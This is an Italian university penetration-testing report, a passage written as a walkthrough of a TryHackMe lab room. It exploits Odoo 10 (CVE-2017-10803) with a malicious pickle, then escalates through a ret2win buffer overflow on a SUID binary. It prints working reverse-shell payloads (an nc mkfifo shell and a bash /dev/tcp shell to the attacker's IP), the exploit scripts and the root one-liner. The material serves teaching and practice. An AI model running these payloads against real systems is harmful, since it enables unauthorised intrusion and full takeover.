

Table of Contents

Executive Summary

[Summary of Results](#)

Attack Narrative

[Remote System Discovery](#)

[Anonymous FTP Login & Files Disclosure](#)

[Login as Admin](#)

[Reverse Shell as odoo User](#)

[Privilege Escalation to root](#)

[Lateral Movement](#)

[Privilege Escalation on Second Machine](#)

Conclusion

[Recommendations](#)

Progetto VAPT

Nome: Nicola Giuffrida

Università: Università degli Studi di Catania

Corso: Vulnerability Assesment and Penetration Testing

Professore: Sergio Esposito

Data: 20/06/2025

Executive Summary

L'obiettivo di questa attività di VAPT è di trovare ed exploitare tutte le vulnerabilità presenti sulla macchina target (o anche su altre) e prenderne il controllo in modo da ottenere le 3 flag richieste dalla Room di TryHackMe.

Tale Room non fornisce alcun indizio o hint, tale approccio rispecchia quindi una reale situazione di Vulnerability Assesment e Penetration Testing su un target. Ho utilizzato una macchina connessa alla VPN di TryHackMe in modo da trovarmi sulla stessa VLAN della macchina target.

Quanto segue nel report è un dettagliato walkthrough passo dopo passo di quello che ho fatto per trovare e abusare le vulnerabilità, compresi tentativi trial and error che non hanno portato a molto ma che fanno comunque parte dell'attività.

Summary of Results

La Discovery iniziale ha portato alla luce un servizio FTP in cui è possibile effettuare un login tramite utente Anonimo, quindi senza password. Tale accesso rivela un eseguibile usato per cambiare password che una volta analizzato rivela l'employee id che mi ha permesso di ottenere la password di un utente admin sul sito web hostato. Quest'ultimo utilizza una versione Odoo vulnerabile a Remote Code Execution (CVE-2017-10803). Exploitare questa vulnerabilità mi ha permesso di ottenere una reverse shell sulla macchina e trovare così la prima flag. Una volta dentro ho exploitato un eseguibile SUID vulnerabile a ret2win per ottenere privilegi di root. Questo mi ha permesso poi di fare movimento laterale verso una seconda macchina (locale a quella exploitata) e trovare la seconda flag della Room tramite exploitation dello stesso eseguibile, che la macchina espone su una porta. Su questa macchina ho anche trovato delle chiavi ssh private e pubbliche che mi hanno permesso un più rapido accesso a tale macchina e mi sono state molto utili per sfruttare la vulnerabilità successiva. Infatti oltre alle chiavi era presente un eseguibile SUID vulnerabile a ret2libc, che una volta exploitato mi ha garantito accesso come root sulla seconda macchina e la terza ed ultima flag.

Attack Narrative

Remote System Discovery


Una volta attivata la VPN e attivata la macchina target ho subito fatto uno scan via nmap dell'indirizzo della macchina target fornитоми da TryHackMe.

```
> nmap -T4 10.10.155.252
Starting Nmap 7.95 ( https://nmap.org ) at 2025-06-11 18:34 CEST
Nmap scan report for 10.10.155.252
Host is up (0.077s latency).

Not shown: 997 closed tcp ports (conn-refused)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
80/tcp    open  http

Nmap done: 1 IP address (1 host up) scanned in 2.17 seconds
```

Le porte 21 e 22 sembrano protette da login tramite password mentre la porta 80 hosta una server web basato su Odoo.



Collegandomi a quest'ultimo servizio da browser vengo reindirizzato ad una pagina di login, quindi anche questo servizio è protetto tramite autenticazione.

Anonymous FTP Login & Files Disclosure

Per prima cosa ho provato a verificare se qualche parametro dell'URL del sito web fosse vulnerabile a sql injection. Ho avviato degli scan con `sqlmap` su vari parametri che ho trovato ma nessuno è risultato vulnerabile.

Uno dei vari che ho provato è stato 'master_pwd' nel form di cambio password:

```
> sqlmap -u "http://10.10.108.52/web/database/change_password" --data="master_pwd=test"
[12:37:04] [WARNING] POST parameter 'master_pwd' does not seem to be injectable
[12:37:04] [CRITICAL] all tested parameters do not appear to be injectable. Try to increase values for '--level'/'--risk' options if you wish to perform more tests. If you suspect that there is some kind of protection mechanism involved (e.g. WAF) maybe you could try to use option '--tamper' (e.g. '--tamper=space2comment') and/or switch '--random-agent'
```

Allora mi sono concentrato sulla porta 21. Ho provato a collegarmi e dopo alcuni tentativi sono riuscito a effettuare il login tramite utente Anonimo, il quale non richiede password.

```
♦4 ► ftp 10.10.155.252
Connected to 10.10.155.252.
220 (vsFTPd 3.0.3)
Name (10.10.155.252:nick): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
drwxr-xr-x    2 65534   65534          4096 Jul 24  2022 pub
226 Directory send OK.
ftp> cd pub
250 Directory successfully changed.
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
-rw-r--r--    1 0      0          134 Jul 24  2022 notice.txt
-rw xr-xr-x    1 0      0        8856 Jul 22  2022 password
226 Directory send OK.
ftp> get notice.txt
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for notice.txt (134 bytes).
226 Transfer complete.
134 bytes received in 0.0000 seconds (2.7843 Mbytes/s)
ftp> get password
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for password (8856 bytes).
226 Transfer complete.
8856 bytes received in 0.0015 seconds (5.7276 Mbytes/s)
```

Dopo una rapida analisi ho trovato due files - notice.txt e password - che ho trasferito sulla mia macchina.

```
► checksec password
[*] '/home/nick/drive/Uni/Terzo/vapt/project/report/password'
  Arch:      amd64-64-little
  RELRO:     Partial RELRO
  Stack:     Canary found
  NX:       NX enabled
  PIE:      No PIE (0x400000)
  Stripped: No
```

Il file di testo contiene il seguente:

From antisoft.thm security,

A number of people have been forgetting their passwords so we've made a temporary password application.

mentre password è un eseguibile non-stripped.

Login as Admin

Dopo una esecuzione del programma ho capito che si tratta dell'applicazione citata nel file di testo e quindi permette di cambiare password fornito un certo employee id.

Ho quindi analizzato l'ELF tramite Ghidra e ho appurato che l'eseguibile presenta solo due funzioni: main e pass.

```

1
2 undefined8 main(void)
3
4 {
5     long in_FS_OFFSET;
6     undefined local_28 [24];
7     long local_10;
8
9     local_10 = *(long *)(in_FS_OFFSET + 0x28);
10    puts("Password Recovery");
11    puts("Please enter your employee id that is in your email");
12    __isoc99_scanf(&DAT_0040088c,local_28);
13    pass(local_28);
14    if (local_10 != *(long *)(in_FS_OFFSET + 0x28)) {
15        /* WARNING: Subroutine does not return */
16        __stack_chk_fail();
17    }
18    return 0;
19 }
20

```

Il main chiama semplicemente la funzione pass, che è quella più interessante.

```

1
2 void pass(char *employee_id)
3
4 {
5     int iVar1;
6     long in_FS_OFFSET;
7     undefined8 local_28;
8     undefined8 local_20;
9     undefined2 local_18;
10    undefined local_16;
11    long local_10;
12
13    local_10 = *(long *)(in_FS_OFFSET + 0x28);
14    local_28 = 0x6150657275636553;
15    local_20 = 0x323164726f777373;
16    local_18 = 0x2133;
17    local_16 = 0;
18    iVar1 = strcmp(employee_id, "971234596");
19    if (iVar1 == 0) {
20        printf("remember this next time '%s'\n", &local_28);
21    }
22    else {
23        puts("Incorrect employee id");
24    }
25    if (local_10 != *(long *)(in_FS_OFFSET + 0x28)) {
26        /* WARNING: Subroutine does not return */
27        __stack_chk_fail();
28    }
29    return;
30}
31

```


La funzione pass verifica che la stringa passata (che io ho rinominato a employee_id) sia uguale ad un valore hard-coded ed in chiaro, che una volta dato come input al programma mi ha permesso di ottenere una password.

```

> ./password
Password Recovery
Please enter your employee id that is in your email
971234596
remember this next time 'SecurePassword123!'

```

Tornando alla schermata del sito web sulla porta 80 e cliccando su "Manage Database" si viene reindirizzati su una pagina differente



Da qui è possibile scaricare una copia del database se si conosce la "Master Password". Ho provato quella trovata tramite il programma password e sono riuscito a scaricare un backup del database che consiste in 3 files:

```
> ls
dump.sql  filestore/  manifest.json
```

Analizzando `manifest.json` ho trovato che la versione di Odoo è la 10.0

```
> cat manifest.json
{
    "odoo_dump": "1",
    "version": "10.0-20190816",
    "version_info": [
        10,
        0,
        0,
        "final",
        0,
        ""
    ],
    "major_version": "10.0",
    "modules": {
        "web": "10.0.1.0",
        "web_diagram": "10.0.2.0",
        "web_planner": "10.0.1.0",
        "auth_crypt": "10.0.2.0",
        "base_import": "10.0.1.0",
        "web_kanban": "10.0.2.0",
        "web_calendar": "10.0.2.0",
        "web_editor": "10.0.1.0",
        "web_settings_dashboard": "10.0.1.0",
        "web_tour": "10.0.0.1",
        "web_kanban_gauge": "10.0.1.0",
        "base": "10.0.1.3"
    },
    "db_name": "main",
    "pg_version": "9.4"
}
```

e dopo una rapida ricerca sul web ho trovato che tale versione presenta una nota

vulnerabilità, la CVE-2017-10803.

The screenshot shows a dark-themed web page from the Exploit Database. At the top left is the logo "EXPLOIT DATABASE" with a stylized spider icon. The main title "Odoo CRM 10.0 - Code Execution" is centered at the top. Below it, there's a summary table with the following data:

EDB-ID:	CVE:	Author:	Type:
44064	2017-10803	SECURITEAM	LOCAL

Below this, two buttons are visible: "EDB Verified: X" and "Exploit: ⬇️ / {}". Further down, another section provides platform and date information:

Platform:	Date:
LINUX	2017-06-30

Tale vulnerabilità risiede in un modulo di Odoo che si occupa di anonimizzare il database. Tale modulo, se presente, utilizza una libreria python chiamata Pickle. Ipotizziamo che un admin del database lo anonimizzi tramite il modulo di Odoo; quello che succede è il seguente:

- Il modulo al suo interno fa utilizzo di una funzione della libreria python Pickle che prende in input un oggetto qualsiasi e lo converte in un file pickle serializzato (tale oggetto può essere una rappresentazione del database)
- Una volta creato il backup il database viene anonimizzato.
- Al contrario, se l'admin vuole de-anonimizzare un database ha bisogno del file .pickle per deserializzarlo.

La funzione `pickle.load()` che si occupa di leggere il file .pickle e convertirlo in un oggetto in memoria è vulnerabile ad Arbitrary Code Execution. Questo avviene perchè se l'oggetto che è stato serializzato aveva ad esempio un costruttore, allora tale costruttore viene eseguito quando il file viene deserializzato, perchè la funzione `load()` non fa altro che eseguire le istruzioni che permettono il caricamento dell'oggetto in memoria nello stesso stato in cui era quando è stato serializzato, e per fare ciò deve creare uno nuovo tramite il costruttore e quindi eseguire codice presente nel file .pickle.


Arrivato a questo punto però mi serviva un modo per bypassare il login della schermata Odoo. Per avere piu informazioni sul modulo Odoo vulnerabile e potere anonimizzare il database ho infatti bisogno di accedere al pannello di controllo, probabilmente protetto proprio da questo login.

Cercando dentro il file dump.sql trovato in precedenza e cercando la stringa "admin" ho trovato quello che sembra essere un indirizzo email di amministratore:


```
18810 3 Administrator 1 \N \N \N 2022-07-23 10:51:25.449364 0 t \N \N Admini
strator \N \N \N \N \N f \N admin@antisoft.thm f \N en_US \N \N
\N f 2022-07-23 10:52:10.087949 \N \N 1 f 1 \N \N \N contact f \N
\N 3
```

Inserendolo come nome utente assieme alla stessa password utilizzata in precedenza sono riuscito ad effettuare il login all'interno del pannello di controllo.

Reverse Shell as odoo User



Ho quindi installato il modulo vulnerabile e dopo aver anonimizzato il database e aggiornato la pagina, faccio l'operazione inversa - ovvero la de-anonimizzazione - fornendo un file .pickle da me creato.



Per creare il file .pickle ho modificato un payload trovato online che crea un file .pickle che se deserializzato esegue una o più istruzioni arbitrarie.

Dopo aver provato vari comandi senza successo, ho creato un server PHP nella mia macchina in modo da poter verificare che il comando venga effettivamente eseguito dal server.

```

1 import cPickle
2 import os
3 import base64
4 import pickletools
5
6 class Exploit(object):
7     def __reduce__(self):
8         return (os.system, ( ("curl 10.9.3.9:9999 > /dev/null"),))
9
10 with open("exploit.pickle", "wb") as f:
11     cPickle.dump(Exploit(), f, cPickle.HIGHEST_PROTOCOL)
12

```

```

▶ php -S 10.9.3.9:9999
[Fri Jun 13 12:29:26 2025] PHP 8.4.8 Development Server (http://10.9.3.9:9999) started
[Fri Jun 13 12:31:18 2025] 10.10.134.204:52212 Accepted
[Fri Jun 13 12:31:18 2025] 10.10.134.204:52212 [404]: GET / - No such file or directory
[Fri Jun 13 12:31:18 2025] 10.10.134.204:52212 Closing
|
```

Una volta uploadato il file .pickle generato dallo script in figura sono riuscito ad ottenere un riscontro che il comando è stato eseguito con successo.

Sono allora passato a cercare payload che creino una reverse shell sul server, e dopo ancora altri tentativi ho trovato un payload che funziona, anche se sembra complicato da capire a primo impatto:

```
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|sh -i 2>&1|nc 10.9.3.9 9999 > /tmp/f
```

fonte: <https://www.invicti.com/learn/reverse-shell>

Il funzionamento del payload è il seguente:

- `rm /tmp/f` : rimuove il file /tmp/f se già presente
- `mkfifo /tmp/f` : crea il file FIFO /tmp/f
- `cat /tmp/f|sh -i 2>&1|nc 10.9.3.9 9999 > /tmp/f` : reindirizza tutto ciò che viene scritto sul file FIFO ad una shell che a sua volta reindirizza il suo output come input per netcat connesso alla macchina dell'attaccante, l'output di netcat viene poi reindirizzato alla file FIFO.

Questa serie di comandi permette di creare una reverse shell tramite netcat, con il file FIFO che fa da tramite di input/output tra la shell e netcat. La FIFO funge quindi da reindirizzatore che collega la shell spawnata alla connessione netcat ovvero all'attaccante.

I payload più semplici che ho provato precedentemente (come bash -i >& /dev/tcp/10.9.3.9/9999 0>&1) non funzionavano perché il server utilizza sh come shell e non bash.

```
> ncat -nlvp 9999
Ncat: Version 7.95 ( https://nmap.org/ncat )
Ncat: Listening on [::]:9999
Ncat: Listening on 0.0.0.0:9999
Ncat: Connection from 10.10.179.113:43908.
sh: 0: can't access tty; job control turned off
$ whoami
odoo
$ █
```

```
$ find / -name "flag.txt"
find: `/root': Permission denied
/var/lib/odoo/flag.txt
find: `/var/cache/ldconfig': Permission denied
find: `/proc/tty/driver': Permission denied
find: `/etc/ssl/private': Permission denied
$ cat /var/lib/odoo/flag.txt
THM{1243b64a3a01a8732ccb96217f593520}
$ █
```

Dopo aver uploadato e utilizzato il file .pickle contenente il payload per effettuare la de-anonimizzazione del database sul server ottengo una shell come utente odoo, e ottengo così la mia prima flag.

Privilege Escalation to root

Dalla reverse shell ottenuta ho cercato degli eseguibili SUID per elevare i miei privilegi.

```
$ find / -perm -u=s 2>/dev/null
/bin/mount
/bin/umount
/bin/ping
/bin/ping6
/bin/su
/usr/lib/openssh/ssh-keysign
/usr/bin/newgrp
/usr/bin/chsh
/usr/bin/chfn
/usr/bin/gpasswd
/usr/bin/passwd
/ret
```

Tutti gli eseguibili sembrano standard tranne `ret`. L'ho quindi trasferito sulla mia macchina locale facendo una POST via `curl` (che ho trovato installato) dalla macchina target verso un mio server PHP hostato sulla mia macchina. L'analisi ha rivelato che si tratta di un ELF a 64 bit non-stripped e con PIE e Canary disabilitati.

```
► checksec ret
[*] '/home/nick/drive/Uni/Terzo/vapt/project/report/php-server/ret'
    Arch:      amd64-64-little
    RELRO:     Partial RELRO
    Stack:     No canary found
    NX:        NX enabled
    PIE:       No PIE (0x400000)
    Stripped:  No
```

Il mio prossimo passo è stato quello di analizzare l'eseguibile staticamente tramite Ghidra. L'ELF presenta 2 funzioni, oltre al `main`: `vuln` e `win`. I nomi di entrambe fanno già intuire di che tipo di funzioni si tratti, e infatti dopo averne osservato il codice è proprio così.

```

1
2 void vuln(void)
3
4 {
5   char local_88 [128];
6
7   fwrite("Exploit this binary to get on the box!\nWhat do you have for me?\n",1,0x40,stdout);
8   fflush(stdout);
9   gets(local_88);
10  return;
11 }
12

```

```

1
2 void win(void)
3
4 {
5   fwrite("congrats, you made it on the box",1,0x20,stdout);
6   system("/bin/sh");
7   return;
8 }
9

```

Il main chiama la funzione vuln che stampa a schermo un messaggio e poi prende un input dall'utente tramite gets, mentre win non viene mai chiamata e al suo interno chiama la funzione system che spawna una shell. Come indicano i nomi, vuln è vulnerabile e può essere sfruttata per forzare il programma a chiamare win e quindi ottenere una shell con permessi di root visto che ret ha SUID abilitato. La vulnerabilità risiede nell'uso della funzione ormai deprecata gets che legge un input fino ad un carattere newline o EOF, senza fare alcuno controllo se la dimensione della stringa supera quella del buffer allocato (local_88 in figura). Questo check mancante permette di fare overflow dell'input al di fuori del buffer allocato, su altre aree di memoria dello stack, come il Return Address. Se esso viene sovrascritto da un altro indirizzo arbitrario, non appena la funzione vuln esegue l'istruzione return il programma esegue una pop di Return Address sul registro RIP che indica la prossima istruzione da eseguire. Essendo che tale valore è controllabile è quindi possibile controllare l'esecuzione del programma e far eseguire, ad esempio, la funzione win.

```

► ./ret
Exploit this binary to get on the box!
What do you have for me?
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
fish: Job 1, './ret' terminated by signal SIGSEGV (Address boundary error)

```

Ho confermato quello visto tramite analisi statica eseguendo ret con un input maggiore di 128 caratteri che è la grandezza del buffer indicata da Ghidra. Infatti se viene inserito un input di grandi dimensioni il programma termina in Segmentation Fault, indice che un BOF è avvenuto.

Per exploitare tutti gli eseguibili vulnerabili trovati ho utilizzato pwntools . E' una suite di tools molto utile per fare analisi ed exploiting di file binari. Per questa attività ho utilizzato i tool pwninit e pwndbg . Il primo fornisce comandi e librerie utili per facilitare la creazione di

script che interagiscono con l'eseguibile e effettuano gli exploit, mentre pwndbg è un debugger identico a gdb ma con funzionalità aggiuntive.

```
> pwninit --bin ret
bin: ret

copying ret to ret_patched
running patchelf on ret_patched
writing solve.py stub
```

Col seguente comando ho creato il file solve.py che funge da template iniziale dello script. Ho poi analizzato l'eseguibile tramite pwndbg per trovare l'indirizzo della funzione win.

```
pwndbg> disass win
Dump of assembler code for function win:
0x0000000000400646 <+0>:    push   rbp
0x0000000000400647 <+1>:    mov    rbp,rs
0x000000000040064a <+4>:    mov    rax,QWORD PTR [rip+0x2009ff]      # 0x601050 <stdout@@GLIBC_2.2.5>
0x0000000000400651 <+11>:   mov    rcx,rax
0x0000000000400654 <+14>:   mov    edx,0x20
0x0000000000400659 <+19>:   mov    esi,0x1
0x000000000040065e <+24>:   mov    edi,0x400768
0x0000000000400663 <+29>:   call   0x400530 <fwrite@plt>
0x0000000000400668 <+34>:   mov    edi,0x400789
0x000000000040066d <+39>:   call   0x4004f0 <system@plt>
0x0000000000400672 <+44>:   nop
0x0000000000400673 <+45>:   pop    rbp
0x0000000000400674 <+46>:   ret
End of assembler dump.
```

Come si vede in figura, la funzione win comincia dall'indirizzo 0x0000000000400646 . Per trovare poi la reale lunghezza del buffer allocato in memoria da vuln ho utilizzato il comando cyclic di pwndbg che crea una stringa di caratteri avente elevata entropia. Ho inserito tale stringa come input del programma (sempre all'interno di pwndbg) e, dopo che il programma è terminato in SIGSEV, ho controllato quale parte della stringa è finita all'interno del registro RIP.

```
b+ 0x4006b6 <vuln+65>    call   gets@plt           <gets@plt>

0x4006bb <vuln+70>    nop
0x4006bc <vuln+71>    leave
-> 0x4006bd <vuln+72>    ret                <0x6161616161616172>
↓
```

L'indirizzo su ret 0x6161616161616172 è valore del Return Address (sovrascritto) ovvero quello che è stato prelevato dallo stack e inserito nel registro RIP (tramite pop). Il comando cyclic -l 0x6161616161616172 mi ha infine permesso di ottenere l'offset tra il buffer e il Return Address, che è di 136 bytes.

```
pwndbg> cyclic -l 0x6161616161616172
Finding cyclic pattern of 8 bytes: b'aaaaaaaa' (hex: 0x72616161616161)
Found at offset 136
```

Con tutte queste informazioni ho costruito il payload finale all'interno di solve.py

```

25
26     data = r.recvline()
27     print(data)
28     data = r.recvline()
29     print(data)
30
31     win_addr = p64(0x000000000040064a, endianness="little")
32     r.sendline(b"a"*136 + win_addr)
33
34     r.interactive()
35

```

L'indirizzo che ho usato non è esattamente quello trovato prima, perchè utilizzandolo il payload non funziona e il programma va in SIGSEV. La causa è probabilmente un disallineamento dello stack su quell'indirizzo, quindi ho provato con l'indirizzo della terza istruzione della funzione win invece della prima. In questo modo lo script funziona e spawna la shell.

```

► py solve.py LOCAL
[*] '/home/nick/drive/Uni/Terzo/vapt/project/code/ret_patched'
Arch:      amd64-64-little
RELRO:     Partial RELRO
Stack:     No canary found
NX:        NX enabled
PIE:       No PIE (0x400000)
Stripped:  No
[x] Starting local process '/home/nick/drive/Uni/Terzo/vapt/project/code/ret_patched'
[<] Starting local process '/home/nick/drive/Uni/Terzo/vapt/project/code/ret_patched'
[+] id 57321
b'Exploit this binary to get on the box!\n'
b'What do you have for me?\n'
[*] Switching to interactive mode
$ ls
ret ret_patched solve.py

```

Fino a questo punto ho lavorato sull'eseguibile in locale sulla macchina, ma non è possibile usare lo script verso la macchina target visto che l'eseguibile non è esposto su nessuna porta. Per ovviare al problema ho convertito il codice dello script in una forma più compatta, eseguibile come un comando localmente dalla macchina target.

```

$ (python2 -c 'print "A" * 136 + "\x4a\x06\x40\x00\x00\x00\x00\x00"; cat;) | ./ret
Exploit this binary to get on the box!
What do you have for me?
whoami
root

```

Il comando funziona e ottengo una shell come root. Il comando python2 -c print fa un pipe diretto del payload verso l'eseguibile, mentre cat serve a tenere aperto lo stdin della shell che altrimenti si chiuderebbe.

Mi è poi bastato andare nella directory /root per trovare un file root.txt, che però non contiene nessuna flag.

```
cd /root
ls
root.txt
cat root.txt
Well done, my friend, you rooted a docker container.
```

Anche dopo la ricerca di un file flag.txt tramite find non ho trovato nessuna flag, probabilmente non si trova su questa macchina, o meglio su questo container.

Lateral Movement

Uno scan tramite nmap sulla VLAN della macchina target (172.17.0.0/16) rivela due host (probabilmente altri 2 container docker). Il secondo sembra semplicemente hostare il database postgres mentre il prima sembra più interessante.

```
ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
